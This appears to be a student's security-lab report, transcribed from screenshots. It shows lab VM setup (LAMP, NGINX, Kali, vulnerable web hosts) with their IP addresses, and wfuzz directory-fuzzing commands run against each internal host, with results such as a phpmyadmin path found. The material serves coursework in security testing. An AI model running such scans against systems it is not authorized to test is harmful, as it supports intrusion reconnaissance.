
5.1 Tool Setup:

5.1.3 Linux Deployments (lamp, nginx)

Lampstack Screenshot:



```
semchuk2@ada:~$ whoami && date
semchuk2
Tue 01 Jun 2021 01:53:47 PM PDT
semchuk2@ada:~$ 
```

Congratulations!


You are now running **Bitnami LAMP 7.4.19** in the Cloud.

Useful Links

The following links will help you to understand better how to get started and configure the application you just launched.

Proudly built by Bitnami

Nginx screenshot:



```
semchuk2@ada:~$ whoami && date
semchuk2
Tue 01 Jun 2021 01:53:47 PM PDT
semchuk2@ada:~$ 
```


Congratulations!

You are now running **Bitnami NGINX Open Source 1.19.10** in the Cloud.

Useful Links

The following links will help you to understand better how to get started and configure the application you just launched.

5.1.7 Internal IP addresses:




□	Status	Name ↑	Zone	Recommendations	In use by	Internal IP	External IP	Connect
□	✓	kali-vm	us-west1-b			10.138.0.5 (nic0)	34.82.6.190	SSH
□	✓	lampstack-2-vm	us-west1-b			10.138.0.8 (nic0)	34.105.54.51	SSH
□	✓	nginxstack-2-vm	us-west1-b			10.138.0.9 (nic0)	34.82.185.138	SSH
□	✓	wfp1-vm	us-west1-b			10.138.0.11 (nic0)	34.83.14.65	SSH
□	✓	wfp2-vm	us-west1-b			10.138.0.12 (nic0)	35.247.60.172	SSH
□	✓	windows-vm	us-west1-b			10.138.0.10 (nic0)	34.105.40.237	RDP

5.2 wfuzz, nmap, bucket-stream

5.2.1 wfuzz


lampstack:



```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.8/FUZZ~
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
 work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.8/FUZZ~
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0.796306
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 1194.263

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


nginx:



```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.9/FUZZ~
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
 work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.9/FUZZ~
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000794:   403        7 L      9 W        146 Ch      "status"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"

Total time: 0.766292
Processed Requests: 951
Filtered Requests: 949
Requests/sec.: 1241.041

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


wfp1:



```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.11/FUZZ~
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
 work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.11/FUZZ~
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0.803410
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 1183.703

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


wfp2:



```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.12/FUZZ~
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
 work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.12/FUZZ~
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 5.164121
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 184.1552

root@kali:~# 
```

```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 04 Jun 2021 06:15:58 PM PDT
semchuk2@ada:~$ 
```


windows:



```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.10/FUZZ~
